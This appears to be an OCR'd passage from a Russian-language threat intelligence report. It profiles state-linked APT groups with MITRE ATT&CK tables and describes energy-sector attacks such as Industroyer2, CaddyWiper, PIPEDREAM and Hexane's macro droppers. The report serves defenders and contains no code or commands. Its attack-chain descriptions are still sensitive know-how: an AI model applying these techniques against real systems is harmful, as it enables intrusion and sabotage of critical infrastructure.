Повсеместно	2018	• Windows Management Instrumentation (T1047) • Valid Accounts (T1078) • OS Credential Dumping (T1003) • Exfiltration Over Web Service (T1567) • Remote Services: SMB/Windows Admin Shares (T1021.002)

ИБ-специалисты сообщили о вредоносной кампании по кибершпионажу, действующей минимум с 2018 года. Преступники использовали вредоносное ПО **ShellClient**, представляющее собой троян для удаленного доступа (RAT). Эксперты предположили, что программа управляется иранской группировкой. На это указывает совпадение стилей кода, именования условности и методов с другими иранскими группировками, в частности **Chafer (APT39)** и **Agrius**.

DEV-0343

Регион	Начало операции	TOP Mitre
Америка, Ближний Восток, Европа	Июль 2021	Brute Force: Password Spraying (T1110.003)

DEV-0343 – это новый кластер активности, который эксперты впервые обнаружили и начали отслеживать в конце июля 2021 года. Исследователи наблюдали, как DEV-0343 проводил обширное «распыление» паролей (password spraying) более чем на 250 аккаунтов Office 365, с акцентом на компании оборонных технологий США и Израиля, порты въезда в Персидский залив или глобальные морские транспортные компании, ведущие бизнес на Ближнем Востоке.

Harvester

Регион	Начало операции	TOP Mitre
Южная Азия	Июнь 2021	• Process Injection (T1055) • Process Discovery (T1057) • Archive Collected Data (T1560)

Эксперты обнаружили новую высокопрофессиональную APT – **Harvester**, деятельность которой направлена на сбор разведданных в рамках целенаправленных шпионских кампаний с упором на ИТ, телекоммуникации и государственные учреждения в Южной Азии. Вредоносный арсенал Harvester ранее не встречался исследователям.Это указывает на то, что злоумышленник не связан с уже известными хакерами.

DEV-0322

Регион	Начало операции	TOP Mitre
США	Сентябрь 2021	• Server Software Component: Web Shell (T1505.003) • OS Credential Dumping: NTDS (T1003.003) • System Binary Proxy Execution (T1218) • Archive Collected Data: Archive via Utility (T1560/001) • Encrypted Channel: Symmetric Cryptography (T1573.001)

Федеральное бюро расследований (ФБР) и Агентство по кибербезопасности и безопасности инфраструктуры (CISA) США предупредили об активной эксплуатации критической уязвимости CVE-2021-44077 в продукте **Zoho ManageEngine ServiceDesk Plus**. Преступники используют уязвимость для развертывания веб-оболочек и выполнения вредоносных действий.

Эксплуатация CVE-2021-44077 является вторым этапом вредоносной кампании **TiltedTemple**, организованной предположительно связанной с KHP группировкой, которую Microsoft отслеживает как DEV-0322. Ранее преступники использовали проблему CVE-2021-40539 в решении Zoho для самостоятельного управления паролями и единого входа ManageEngine ADSelfService Plus. Злоумышленники атаковали как минимум 11 организаций.

GreenSpot

Регион	Начало операции	TOP Mitre
Китай	2021	Неизвестно

Пекин обвинил тайваньскую хакерскую группировку **GreenSpot** в кибератаках на правительственные объекты в столице КНР и провинции Фуцзянь на юго-востоке страны. Об этом сообщила газета Global Times со ссылкой на доклад китайской компании **ThreatBook**, специализирующейся на кибербезопасности. Согласно докладу, GreenSpot организовала крупномасштабные кибератаки на ряд государственных учреждений, связанных с космической, энергетической и медицинской сферами с целью кражи секретной информации.

К сожалению, реальный доклад ThreatBook так и не был предоставлен, поэтому Group-IB со своей стороны не может ни подтвердить, ни опровергнуть информацию.

Earth Lusca

Регион	Начало операции	TOP Mitre
APT, Европа, Америка, Африка	2021	• Create or Modify System Process: Windows Service (T1543.003) • Drive-by Compromise (T1189) • Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002) • Modify Registry (T1112) • Phishing: Spearphishing Link (T1566.002)

Обнаружена новая группировка, которая получила имя **Earth Lusca**. Предположительно действует в интересах Китая. Согласно отчету исследователей китайская кибершпионская группировка Earth Lusca не только следит за стратегическими целями, но и занимается финансово мотивированными атаками. В большинстве случаев злоумышленники стремились развернуть Cobalt Strike на зараженных хостах, а полезная нагрузка, используемая в ходе второй фазы атаки, включает бэкдоры **Doraemon**, **ShadowPad**, **Winnti** и **FunnySwitch**, а также веб-шеллы **AntSword** и **Behinder**.

TEMP_Heretic

Регион	Начало операции	TOP Mitre
Европа	Декабрь 2021	• Phishing: Spearphishing Link (T1566.002) • Drive-by Compromise (T1189) • User Execution: Malicious Link (T1204.001)

Эксперты обнаружили ранее неизвестную китайскую хак-группу, эксплуатирующую уязвимость нулевого дня в ПО Zimbra, предназначенном для совместной работы.

Атаки производились в два этапа. Сначала хакеры отправляли жертвам безобидный email, чтобы определить, активны ли нужные учетные записи, а также станут ли пользователи открывать подозрительные письма от неизвестных лиц.

Фактическая атака происходила только с отправкой второго письма,

в которое хакеры включали ссылку. Если пользователь обращался к этому URL-адресу, он попадал на сайт злоумышленников, где вредоносный JavaScript-код выполнял XSS-атаку на веб-почту Zimbra в организации жертвы.

White Tur

Регион	Начало операции	TOP Mitre
Европа	2017	• Command and Scripting Interpreter: PowerShell (T1059.001) • Exfiltration Over C2 Channel (T1041) • Command and Scripting Interpreter: Visual Basic (T1059.005) • XSL Script Processing (T1220) • Deobfuscate/Decode Files or Information (T1140)

Еще одна обнаруженная в этом периоде группировка получила название **White Tur**. Использование названия белого цвета говорит о том, что официально местонахождение группировки неизвестно. Уникальной особенностью этого злоумышленника является его виктимология, нацеленная на оборонные, правительственные и исследовательские организации, базирующиеся в Сербии и Республике Сербской.

При отслеживании регистрации доменов и разрешений доменов в инфраструктуре, связанной с White Tur, эксперты заметили, что она является постоянным субъектом угрозы, действовавшим в течение нескольких лет, по крайней мере с 2017 по 2021 год.

VajraEleph

Регион	Начало операции	TOP Mitre
АТР	Июнь 2021	• Foreground Persistence (T1541) • Call Control (T1616) • Location Tracking (T1430) • Stored Application Data (T1409) • Protected User Data: SMS Messages (T1636.004)

Эксперты обнаружили группу **VajraEleph**, которая активна с июня 2021 года и в основном нацелена на Пакистан. На момент написания отчета все перехваченные атаки этой группы осуществляются через платформу Android, и эксперты не обнаружили ни одной атаки через платформу Windows.

Twisted Panda

Регион	Начало операции	TOP Mitre
Россия и СНГ	Июнь 2021	• Hijack Execution Flow (T1574) • Ingress Tool Transfer (T1105) • File and Directory Discovery (T1083) • Scheduled Task (T1053) • System Information Discovery (T1082)

Исследователи раскрыли кампанию **Twisted Panda**, в ходе которой в течение нескольких месяцев использовались приманки, связанные с санкциями, для атак на российские оборонные институты, входящие в корпорацию «Ростех». Другая цель находится в Беларуси, и, вероятно, тоже связана с областью исследований. Предполагается, что

за кампанией стоит китайская APT-группа. Злоумышленники использовали ранее неизвестные инструменты: сложный многоуровневый загрузчик и бэкдор **SPINNER**, разработка которых велась минимум с марта 2021 года.

Aoqin Dragon

Регион	Начало операции	TOP Mitre
АТР	Январь 2012	• Replication Through Removable Media (T1091) • Dynamic-link Library Injection (T1055.001) • Application Layer Protocol: Web Protocols (T1071.001) • System Owner/User Discovery (T1033) • System Information Discovery (T1082)

Aoqin Dragon – APT группа, действующая с 2012 года против государственных, образовательных и телекоммуникационных организаций в Юго-Восточной Азии и Австралии.

Для первоначального доступа группа использует эксплойты и поддельные ярлыки съемных устройств. Для приманок выбирает политические темы, также встречались приманки с порнографическим содержимым. В ходе атак обычно устанавливают один из двух бэкдоров: **Mongall** или модифицированную версию проекта **Heyoka** с открытым исходным кодом.

Moshen Dragon

Регион	Начало операции	TOP Mitre
Центральная Азия	Январь 2022	• Command and Scripting Interpreter (T1059) • Windows Management Instrumentation (T1047) • OS Credential Dumping (T1003) • Hijack Execution Flow - (T1574) • Ingress Tool Transfer (T1105)

Moshen Dragon – связанная с Китаем группа, занимающаяся кибершпионажем в Центральной Азии. Злоумышленник систематически использовал программное обеспечение, распространяемое поставщиками средств защиты, для загрузки неопубликованных вариантов **ShadowPad** и **PlugX**. Некоторые действия частично совпадают с группировками, такими как **RedFoxtrot** и **Nomad Panda**.

Earth Berberoka

Регион	Начало операции	TOP Mitre
АТР, Америка	Декабрь 2020	• Supply Chain Compromise (T1195) • Virtualization/Sandbox Evasion (T1497) • Process Injection (T1055) • Credentials from Password Stores (T1555) • Screen Capture (T1113)

Согласно анализу, эта группа нацелена на сайты с азартными играми. Расследование также показало, что **Earth Berberoka** нацелена на платформы Windows, Linux и macOS и использует семейства вредоносных программ, которые исторически приписывались синоязычным группам.

DarkOxide

Регион	Начало операции	TOP Mitre
Южная Азия	2019	• Phishing: Spearphishing via Service (T1566.003) • Command and Scripting Interpreter: PowerShell (T1059.001) • Command and Scripting Interpreter: Visual Basic (T1059.005) • Remote Access Software (T1219) • Event Triggered Execution: Screensaver (T1546.002)

В сентябре исследователи раскрыли информацию о ранее неизвестной группе **DarkOxide**, отслеживаемой с сентября 2019 года. Целевым сектором являются организации полупроводниковой промышленности в Южной Азии, также была жертва в телекоммуникационной сфере. Атаки направлены на инженеров, имеющих доступ к конфиденциальной информации и исходным кодам.

Для проведения атак группа использует социальные сети, распространяющие вредоносные программы, а также легитимные инструменты для скрытого удаленного доступа и работы с файлами.

APT-C-61

Регион	Начало операции	TOP Mitre
АТР	Январь 2020	• Inter-Process Communication: Dynamic Data Exchange (T1559.002) • Phishing: Spearphishing Attachment (T1566.001) • Automated Collection (T1119) • Transfer Data to Cloud Account (T1537) • Command and Scripting Interpreter: PowerShell(T1059.001)

APT-C-61 (также известная как **Tengyun snake**) – южноазиатская группировка, действующая как минимум с 2020 года. Ее жертвы обнаружены в военных, национальных и исследовательских организациях Пакистана и Бангладеша. В атаках используются инструменты для незаметной эксфильтрации файлов, а инфраструктура в основном состоит из легитимных сервисов и облачных технологий.

ToddyCat

Регион	Начало операции	TOP Mitre
АТР, Европа, Россия и СНГ	Декабрь 2020	• Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001) • Phishing: Spearphishing Attachment (T1566.001) • Command and Scripting Interpreter: Windows Command Shell (T1059.003) • Modify Registry (T1112) • System Network Configuration Discovery (T1016)

ToddyCat – относительно новая APT-группировка, ответственная за многочисленные атаки, обнаруженные с декабря 2020 года, на высокопоставленные организации в Европе и Азии. Затронутые организации, как правительственные, так и военные, показывают, что эта группа, вероятно, используется для достижения критических целей, предположительно связанных с геополитическими интересами. Главными отличительными признаками являются два ранее неизвестных инструмента – **Samurai backdoor** и **Ninja Trojan**.

К сожалению, исследователям не удалось атрибутировать атаки к известной APT-группе, но важно отметить, что жертвы ToddyCat связаны со странами и секторами, которые обычно становятся мишенью многочисленных синоязычных групп.

Space Pirates

Регион	Начало операции	TOP Mitre
Россия и СНГ	2017	• Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001) • Phishing: Spearphishing Attachment (T1566.001) • Command and Scripting Interpreter: Windows Command Shell (T1059.003) • Modify Registry (T1112) • System Network Configuration Discovery (T1016)

Space Pirates имеет азиатские корни, на что указывает активное использование китайского языка в ресурсах, SFX-архивах и путях к PDB-файлам. Кроме того, инструментарий группы включает **Royal Road** и бэкдор **PcShare**, а почти все пересечения с ранее известной активностью связаны с APT-группами из Азии.

Группа начала свою деятельность не позднее 2017 года. Основными целями преступников являются шпионаж и кража конфиденциальной информации. Среди жертв, выявленных в ходе исследования угроз, государственные учреждения и ИТ-департаменты, а также аэрокосмические и энергетические предприятия.

TridentCrow

Регион	Начало операции	TOP Mitre
Россия и СНГ	Февраль 2022	• Native API (T1106) • User Execution:Malicious File (T1204.002) • Impair Defenses:Disable Windows Event Logging • (T1562.002) • Impair Defenses:Disable or Modify Tools (T1562.001) • Ingress Tool Transfer (T1105)

Группа атакующих **TridentCrow** была обнаружена специалистами Group-IB и активна по меньшей мере с февраля 2022 года. В результате мониторинга сетевой инфраструктуры атакующих были обнаружены связи с блогами по информационной безопасности на китайском языке. Китайский язык также был обнаружен во внутренних ресурсах вредоносных файлов. В качестве первоначального вектора группа использует фишинговые письма с вредоносным макросом, который исследователи из Group-IB назвали **TridentCrow.VBA.RAT**.

HI-TECH CRIME TRENDS 2022/23

ГЛАВА 8.

УГРОЗЫ ПО ИНДУСТРИЯМ: ЭНЕРГЕТИЧЕСКИЙ СЕКТОР

MITRE ATT&CK® ДЛЯ ЭНЕРГЕТИКИ*

TACTIC	TECHNIQUE	MITRE ID
INITIAL ACCESS	Drive-by Compromise	T1189
	Phishing	T1566
	Phishing: Spearphishing Attachment	T1566.001
	Phishing: Spearphishing Link	T1566.002
	Supply Chain Compromise	T1195
EXECUTION	Exploitation for Client Execution	T1203
	Command and Scripting Interpreter: PowerShell	T1059.001
	Command and Scripting Interpreter: Windows Command Shell	T1059.003
	Scheduled Task/Job: At (Windows)	T1053.002
	Scheduled Task/Job: Cron	T1053.003
PERSISTENCE	Scheduled Task/Job: At (Windows)	T1053.002
	Boot or Logon Autostart Execution	T1547
	Scheduled Task/Job: Cron	T1053.003
	Hijack Execution Flow: DLL Side-Loading	T1574.002
	Hijack Execution Flow	T1574
PRIVILEGE ESCALATION	Process Injection	T1055
	Boot or Logon Autostart Execution	T1547
	Scheduled Task/Job: At (Windows)	T1053.002
	Scheduled Task/Job: Cron	T1053.003
	Hijack Execution Flow: DLL Side-Loading	T1574.002
DEFENSE EVASION	Deobfuscate/Decode Files or Information	T1140
	Obfuscated Files or Information	T1027
	Process Injection	T1055
	Impair Defenses: Disable or Modify Tools	T1562.001
	Impair Defenses	T1562


*Отображены основные использованные техники

TACTIC	TECHNIQUE	MITRE ID
CREDENTIAL ACCESS	Credentials from Password Stores	T1555
	Input Capture	T1056
	Input Capture: Keylogging	T1056.001
	OS Credential Dumping: LSASS Memory	T1003.001
DISCOVERY	File and Directory Discovery	T1083
	System Information Discovery	T1082
	Process Discovery	T1057
	Software Discovery: Security Software Discovery	T1518.001
	System Time Discovery	T1124
COLLECTION	Data from Local System	T1005
	Archive Collected Data	T1560
	Archive Collected Data: Archive via Library	T1560.002
	Input Capture	T1056
	Input Capture: Keylogging	T1056.001
COMMAND AND CONTROL	Application Layer Protocol: Web Protocols	T1071.001
	Application Layer Protocol	T1071
	Encrypted Channel: Asymmetric Cryptography	T1573.002
	Data Obfuscation	T1001
	Ingress Tool Transfer	T1105
EXFILTRATION	Automated Exfiltration	T1020
	Exfiltration Over C2 Channel	T1041
	Scheduled Transfer	T1029
IMPACT	Data Destruction	T1485
	Disk Wipe: Disk Content Wipe	T1561.001
	Disk Wipe: Disk Structure Wipe	T1561.002
	Disk Wipe	T1561

*Отображены основные использованные техники

СПЕЦСЛУЖБЫ, АТАКУЮЩИЕ ЭНЕРГЕТИЧЕСКИЙ СЕКТОР

В отчетный период по меньшей мере **десять** групп, связанных со спецслужбами атаковали объекты критической инфраструктуры в энергетическом секторе. В большинстве случаев, целью вторжений на такие предприятия является получение более глубокого понимания этих сложных систем, чтобы облегчить развитие возможностей для будущего использования или получение достаточного доступа к системе для подготовки к операциям в чрезвычайных ситуациях. Например, текущий военный конфликт спровоцировал кибергруппировки разработать и применить вредоносные ПО для манипуляций с АСУ ТП.



ChamelGang

По данным исследований, опубликованных в открытых источниках, **ChamelGang** активно атаковала организации топливно-энергетического комплекса России. В основном они использовали такой тип атак, как trusted relationship (англ. «атака через доверительные отношения»). Так, в одном случае для получения доступа в сеть целевого предприятия хакеры скомпрометировали дочернюю организацию, используя уязвимую версию веб-приложения на платформе с открытым исходным кодом JBoss Application Server. Использовав уязвимость CVE-2017-12149, закрытую более четырех лет назад, хакеры получили возможность удаленного выполнения команд на узле.

Спустя две недели группа смогла скомпрометировать головную компанию: злоумышленники узнали словарный пароль локального администратора на одном из серверов в изолированном сегменте и проникли в ее сеть через RDP. Оставаясь необнаруженными, атакующие находились в корпоративной сети в течение трех месяцев; изучив ее, они получили контроль над большей ее частью, включая критически важные серверы и узлы в разных сегментах.

Отличительной особенностью атак ChamelGang является использование нового, ранее никем не описанного вредоноса **ProxyT**, **BeaconLoader** и бэкдора **DoorMe.**

BlackEnergy

По данным исследователей, после большого затишья в апреле 2022 года **BlackEnergy** провела атаки на высоковольтные электрические подстанции, а также компьютеры на операционных системах Windows и Linux в Украине. Согласно исследованию, атаки на электрические подстанции напрямую связаны с **CaddyWiper**, из-за которого в марте 2022 года пострадали государственное учреждение, а также один из банков Украины.

Главной особенностью атаки стало **возвращение широко известного вредоносного ПО для АСУ ТП – Industroyer** (aka **CRASHOVERRIDE**). Новая версия получила название Industroyer2.

Industroyer2 был развернут как исполняемый файл Windows с именем 108_100.exe и выполнен с использованием планировщика задач 8 апреля 2022 г. в 16:10:00 UTC. Согласно временной метке, он был скомпилирован 23 марта 2022 г., что позволяет предположить, что злоумышленники планировали свою атаку более двух недель.

Industroyer2 реализует только протокол IEC-104 (он же IEC 60870-5-104) для связи с промышленным оборудованием. Сюда входят реле защиты, используемые на электрических подстанциях. Это небольшое отличие от варианта Industroyer 2016 года, который представляет собой полностью модульную платформу с полезной нагрузкой для нескольких протоколов ICS (IEC 60870-5-101, IEC 60870-5-104, IEC 61850 и OPC DA).

Одна из особенностей Industroyer2 заключается в том, что его конфигурация содержится в самом исполняемом файле, в отличие от предыдущего Industroyer, где файл конфигурации содержался в файле .ini. Таким образом, злоумышленникам необходимо перекомпилировать Industroyer2 для каждой новой жертвы или среды. Новый формат конфигурации сохраняется в виде строки, которая затем передается программе связи IEC-104 вредоносного ПО. Industroyer2 может взаимодействовать с несколькими устройствами одновременно.




Рис. 40. Схема работы Industroyer2

Вместе с развертыванием Industroyer2 в сети электрической подстанции Украины злоумышленники развернули новую версию CaddyWiper. Вайпер стирает пользовательские данные и информацию о разделах с подключенных дисков, делая систему неработоспособной и не подлежащей восстановлению. Этот вредонос установлен скорее всего с целью замедлить процесс восстановления и помешать операторам энергетической компании восстановить контроль над консолями АСУ. CaddyWiper также был развернут на устройстве, где был выполнен Industroyer2, вероятно, чтобы замести следы.

TAG-38

Стало известно о кибератаках на сети семи индийских государственных диспетчерских центров нагрузки (State Load Dispatch Centers, SLDC), которые выполняют операции в режиме реального времени для управления сетью и диспетчеризации электроэнергии. Все семь SLDC расположены недалеко от индийско-китайской границы в Ладакхе.

В ходе кибератак использовался троян под названием ShadowPad, который, предположительно, связан с подрядчиками, обслуживающими Министерство государственной безопасности Китая.

Предположительно, группировка **TAG-38** проникла в систему через сторонние устройства, такие как подключенные к сети IP-камеры, которые могли остаться уязвимыми из-за наличия учетных данных по умолчанию.

Поскольку серия атак была продолжительной, целью преступников был сбор информации о критической инфраструктуре, а не финансовая выгода. Позже такая информация может быть использована для получения доступа к системе и выполнения разрушительных действий.

CHERNOVITE

CHERNOVITE умеет нарушать, ухудшать и потенциально разрушать промышленную среду и физические процессы в ней.

Группа CHERNOVITE разработала мощную вредоносную среду для АСУ ТП. **PIPEDREAM** (aka **INCONTROLLER**) предоставляет операторам возможность сканирования новых устройств, перебора паролей, разрыва соединений и аварийного завершения работы целевого устройства. Для этого PIPEDREAM использует несколько различных протоколов, включая Factory Interface Network Service (FINS), Modbus и реализацию CoDeSys от Schneider Electric.

Вредоносное ПО PIPEDEDREAM нацелено на оборудование, работающее на сжиженном природном газе (СПГ) и в электроэнергетике, но разумно предположить, что CHERNOVITE может легко адаптировать возможности PIPEDREAM для компрометации и нарушения работы более широкого набора целей.

Краткое описание компонентов PIPEDREAM:

- **EVILSCHOLAR** – возможность, предназначенная для обнаружения, доступа, управления и отключения ПЛК Schneider Electric;
- **BADOMEN** – возможность удаленной оболочки, предназначенная для взаимодействия с программным обеспечением Omron и ПЛК;
- **MOUSEHOLE** – инструмент сканирования, предназначенный для использования OPC UA для перечисления ПЛК и сетей OT;
- **DUSTTUNNEL** – настраиваемая возможность удаленного оперативного внедрения для выполнения разведки хоста и управления им;
- **LAZYCARGO** – возможность, которая сбрасывает и использует уязвимый драйвер ASRock для загрузки неподписанного драйвера.

Ниже приведен пример сценария развертывания компонентов PIPEDREAM, а также возможные последствия.




Рис. 41. Сценарий развертывания компонентов, Dragos

HEXANE

Hexane продолжает специализироваться на энергетических компаниях Ближнего Востока. Группа также активно использовала тему конфликта между Россией и Украиной.

В середине марта израильская энергетическая компания получила электронное письмо с темой «Военные преступления России в Украине». Электронное письмо содержало несколько изображений, взятых из общедоступных источников в СМИ, и ссылку на статью на фишинговом ресурсе.

Рис. 42. Скриншот фишингового электронного письма

Ссылка в электронном письме ведет на документ, содержащий статью “**Researchers gather evidence of possible Russian war crimes in Ukraine**”, опубликованную The Guardian.

На этом же домене размещено еще несколько вредоносных документов, связанных с Россией и российско-украинским конфликтом, например, копия статьи The Atlantic Council от 2020 года о российском ядерном оружии и вакансия агента Extraction / Protective Agent в Украине.

Вредоносный документ Office выполняет код макроса при закрытии документа. Макрос расшифровывает исполняемый файл, встроенный в документ, и сохраняет его в каталоге %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\. При использовании этого метода полезная нагрузка не выполняется непосредственно документом Office, но она будет активирована при следующем перезапуске компьютера.

В рамках более широкой кампании Hexane эксперты также наблюдали различные исполняемые дропперы. Это исполняемые файлы со значками PDF, а не документы:




Рис. 43. Схема атаки группы Hexane

Все исполняемые файлы написаны немного по-разному, но основная идея общая: сначала дроппер извлекает PDF-файл-приманку, встроенный в качестве ресурса, и открывает его в фоновом режиме и незаметно для жертвы, затем дроппер загружает и выполняет полезную нагрузку. Мы выделили три категории дропперов:

- Дроппер **.NET DNS:** используется для сброса бэкдора .NET DNS;
- **.NET TCP Dropper:** удаляет вариант бэкдора .NET HTTP и добавляет запланированную задачу для его запуска;
- **Golang Dropper:** сбрасывает бэкдор Golang в папку Startup и папку Public\Downloads. Кроме того, он сбрасывает PDF-файл (отчет об иранской киберугрозе, как и другие дропперы) в папку Public\Downloads и выполняет его. После открытия отчета в формате PDF дроппер, наконец, запускает бэкдор Golang из папки Public\Downloads.

Сброшенные файлы могут быть загружены из Интернета или извлечены из самого дроппера, в зависимости от образца.

Новый DNS-бэкдор создан на основе инструмента с открытым исходным кодом DIG.net для перехвата DNS (DNS hijacking), выполнения команд, загрузки дополнительной полезной нагрузки и похищения данных.

